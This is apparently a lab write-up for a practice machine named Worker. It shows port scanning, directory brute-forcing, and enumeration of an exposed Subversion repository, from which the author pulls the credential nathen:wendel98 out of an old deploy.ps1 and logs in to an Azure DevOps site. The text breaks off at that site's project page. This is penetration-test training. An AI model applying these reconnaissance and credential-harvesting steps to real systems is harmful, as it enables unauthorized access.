
0x1 Scan


80 (HTTP)

3690 (Subversion)

5985 (MS HTTP API 2.0)




```
→ % rustscan --ulimit 1000 -a 10.10.10.203 -- -sC -sV -Pn --script=default
.----. .-. .-. .----..---.  .----. .---.   .--.  .-. .-.
| {}  }| { } |{ {__ {_   _}{ {__  /  ___} / {} \ |  `| |
| .-. \| {_} |.-._} } | |  .-._} }\     }/  /\  \| |\  |
`-' `-'`-----'`----'  `-'  `----'  `---' `-'  `-'`-' `-'
The Modern Day Port Scanner.
________________________________________
: https://discord.gg/GFrQsGy           :
: https://github.com/RustScan/RustScan :
 --------------------------------------
Nmap? More like slowmap.🐢

[~] The config file is expected to be at "/home/ghost/.rustscan.toml"
[~] Automatically increasing ulimit value to 1000.
[!] File limit is lower than default batch size. Consider upping with --ulimit. May cause harm to sensitive servers
[!] Your file limit is very small, which negatively impacts RustScan's speed. Use the Docker image, or up the Ulimit with '--ulimit 5000'.
Open 10.10.10.203:80
Open 10.10.10.203:3690
Open 10.10.10.203:5985
[~] Starting Script(s)
[>] Script to be run Some("nmap -vvv -p {{port}} {{ip}}")
```



```
PORT     STATE SERVICE  REASON  VERSION
80/tcp   open  http     syn-ack Microsoft IIS httpd 10.0
| http-methods:
|   Supported Methods: OPTIONS TRACE GET HEAD POST
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/10.0
|_http-title: IIS Windows Server
3690/tcp open  svnserve syn-ack Subversion
5985/tcp open  http     syn-ack Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```

0x2 HTTP (80)


Looks like default IIS Server.
I run *Feroxbuster*, but does not give any meaningful output.



```
ghost@localhost [20:01:24] [~/Documents/hacking/provinggrounds/MOCK-EXAMS/2022-01-07/worker] [master]
→ % feroxbuster -u http://10.10.10.203 -k -w /usr/share/seclists/Discovery/Web-Content/raft-medium-words.txt -o feroxbuster.80.out

 ___  ___  __   __     __      __         __   ___
|__  |__  |__) |__) | /  `    /  \ \_/ | |  \ |__
|    |___ |  \ |  \ | \__,    \__/ / \ | |__/ |___
by Ben "epi" Risher 🤓                 ver: 2.7.2
───────────────────────────┬──────────────────────
 🎯  Target Url            │ http://10.10.10.203
 🚀  Threads               │ 50
 📖  Wordlist              │ /usr/share/seclists/Discovery/Web-Content/raft-medium-words.txt
 👌  Status Codes          │ [200, 204, 301, 302, 307, 308, 401, 403, 405, 500]
 💥  Timeout (secs)        │ 7
 🦡  User-Agent            │ feroxbuster/2.7.2
 💉  Config File           │ /etc/feroxbuster/ferox-config.toml
 💾  Output File           │ feroxbuster.80.out
 🏁  HTTP methods          │ [GET]
 🔓  Insecure              │ true
 🔃  Recursion Depth       │ 4
 🎉  New Version Available │ https://github.com/epi052/feroxbuster/releases/latest
───────────────────────────┴──────────────────────
 🏁  Press [ENTER] to use the Scan Management Menu™
──────────────────────────────────────────────────
200      GET       32l       55w      703c http://10.10.10.203/
301      GET        2l       10w      157c http://10.10.10.203/aspnet_client ⇒ http://10.10.10.203/aspnet_client/
403      GET       29l       92w     1233c http://10.10.10.203/aspnet_client/
301      GET        2l       10w      157c http://10.10.10.203/Aspnet_client ⇒ http://10.10.10.203/Aspnet_client/
403      GET       29l       92w     1233c http://10.10.10.203/Aspnet_client/
301      GET        2l       10w      168c http://10.10.10.203/aspnet_client/system_web ⇒ http://10.10.10.203/aspnet_client/system_web/
403      GET       29l       92w     1233c http://10.10.10.203/aspnet_client/system_web/
301      GET        2l       10w      157c http://10.10.10.203/aspnet_Client ⇒ http://10.10.10.203/aspnet_Client/
403      GET       29l       92w     1233c http://10.10.10.203/aspnet_Client/
301      GET        2l       10w      168c http://10.10.10.203/Aspnet_client/system_web ⇒ http://10.10.10.203/Aspnet_client/system_web/
403      GET       29l       92w     1233c http://10.10.10.203/Aspnet_client/system_web/
301      GET        2l       10w      157c http://10.10.10.203/ASPNET_CLIENT ⇒ http://10.10.10.203/ASPNET_CLIENT/
301      GET        2l       10w      168c http://10.10.10.203/aspnet_Client/system_web ⇒ http://10.10.10.203/aspnet_Client/system_web/
403      GET       29l       92w     1233c http://10.10.10.203/aspnet_Client/system_web/
```

0x3 SVN (3690) Foothold

There's SVN server.




```
ghost@localhost [20:08:07] [~/Documents/hacking/provinggrounds/MOCK-EXAMS/2022-01-07/worker] [master *]
→ % svn ls svn://10.10.10.203
dimension.worker.htb/
moved.txt

ghost@localhost [20:30:03] [~/Documents/hacking/provinggrounds/MOCK-EXAMS/2022-01-07/worker] [master *]
→ % svn log svn://10.10.10.203
------------------------------------------------------------------------
r5 | nathen | 2020-06-20 21:52:00 +0800 (Sat, 20 Jun 2020) | 1 line

Added note that repo has been migrated
------------------------------------------------------------------------
r4 | nathen | 2020-06-20 21:50:20 +0800 (Sat, 20 Jun 2020) | 1 line

Moving this repo to our new devops server which will handle the deployment for us
------------------------------------------------------------------------
r3 | nathen | 2020-06-20 21:46:19 +0800 (Sat, 20 Jun 2020) | 1 line

-
------------------------------------------------------------------------
r2 | nathen | 2020-06-20 21:45:16 +0800 (Sat, 20 Jun 2020) | 1 line

Added deployment script
------------------------------------------------------------------------
r1 | nathen | 2020-06-20 21:43:43 +0800 (Sat, 20 Jun 2020) | 1 line

First version
------------------------------------------------------------------------
```

SVN checkout

dimension.worker.htb

dimension.worker.htb looks like a sub-domain. I will add that to */etc/hosts*. But there's nothing there.


I downloaded the repository with *svn checkout*.



```
ghost@localhost [20:31:19] [~/Documents/hacking/provinggrounds/MOCK-EXAMS/2022-01-07/worker] [master *]
→ % svn checkout svn://10.10.10.203
A    dimension.worker.htb
A    dimension.worker.htb/LICENSE.txt
A    dimension.worker.htb/README.txt
A    dimension.worker.htb/assets
A    dimension.worker.htb/assets/css
A    dimension.worker.htb/assets/css/fontawesome-all.min.css
A    dimension.worker.htb/assets/css/main.css
A    dimension.worker.htb/assets/css/noscript.css
A    dimension.worker.htb/assets/js
A    dimension.worker.htb/assets/js/breakpoints.min.js
A    dimension.worker.htb/assets/js/browser.min.js
A    dimension.worker.htb/assets/js/jquery.min.js
A    dimension.worker.htb/assets/js/main.js
A    dimension.worker.htb/assets/js/util.js
A    dimension.worker.htb/assets/sass
A    dimension.worker.htb/assets/sass/base
A    dimension.worker.htb/assets/sass/base/_page.scss
A    dimension.worker.htb/assets/sass/base/_reset.scss
A    dimension.worker.htb/assets/sass/base/_typography.scss
A    dimension.worker.htb/assets/sass/components
A    dimension.worker.htb/assets/sass/components/_actions.scss
A    dimension.worker.htb/assets/sass/components/_box.scss
A    dimension.worker.htb/assets/sass/components/_button.scss
A    dimension.worker.htb/assets/sass/components/_form.scss
A    dimension.worker.htb/assets/sass/components/_icon.scss
A    dimension.worker.htb/assets/sass/components/_icons.scss
A    dimension.worker.htb/assets/sass/components/_image.scss
```

moved.txt

I check the content. Seems like the subdomain is moved to *devops.worker.htb*




```
ghost@localhost [20:35:11] [~/Documents/hacking/provinggrounds/MOCK-EXAMS/2022-01-07/worker] [master *]
→ % cat moved.txt -p
This repository has been migrated and will no longer be maintaned here.
You can find the latest version at: http://devops.worker.htb

// The Worker team :)
```

So I added *devops.worker.htb* to */etc/hosts*.

devops.worker.htb


I check the website, it asks for credential.



devops.worker.htb

This site is asking you to sign in.

It looks like *Azure DevOps Server*.



Error

The page you are looking for is currently unavailable.

TF400813: Resource not available for anonymous access. Client authentication required.


▹ More information about this error

Things you can try:

- Refresh the current page
- Go back to the previous page
- Sign in as a different user
- Submit feedback to Microsoft about this error

Azure DevOps Server
© Microsoft Corporation. All rights reserved.

From *svn log* second version seems interesting. It added deployment script.



```
ghost@localhost [20:44:58] [~/Documents/hacking/provinggrounds/MOCK-EXAMS/2022-01-07/worker] [master *]
→ % svn up -r 2
Updating '.':
U    deploy.ps1
Updated to revision 2.
```

I got a credential from *deploy.ps1*


- *nathen:wendel98*

Using it I can login to *devops.worker.htb*

SmartHotel360

I found a project inside *Azure DevOps*.

- http://devops.worker.htb/ekenas/SmartHotel360/_git/SmartHotel360?path=%2FREADME.md&version=GBmaster



SmartHotel360

About this project

Our vision - The smartest hotel @ 2020

SmartHotel360 / README.md

Project stats

Last 7 days

Boards

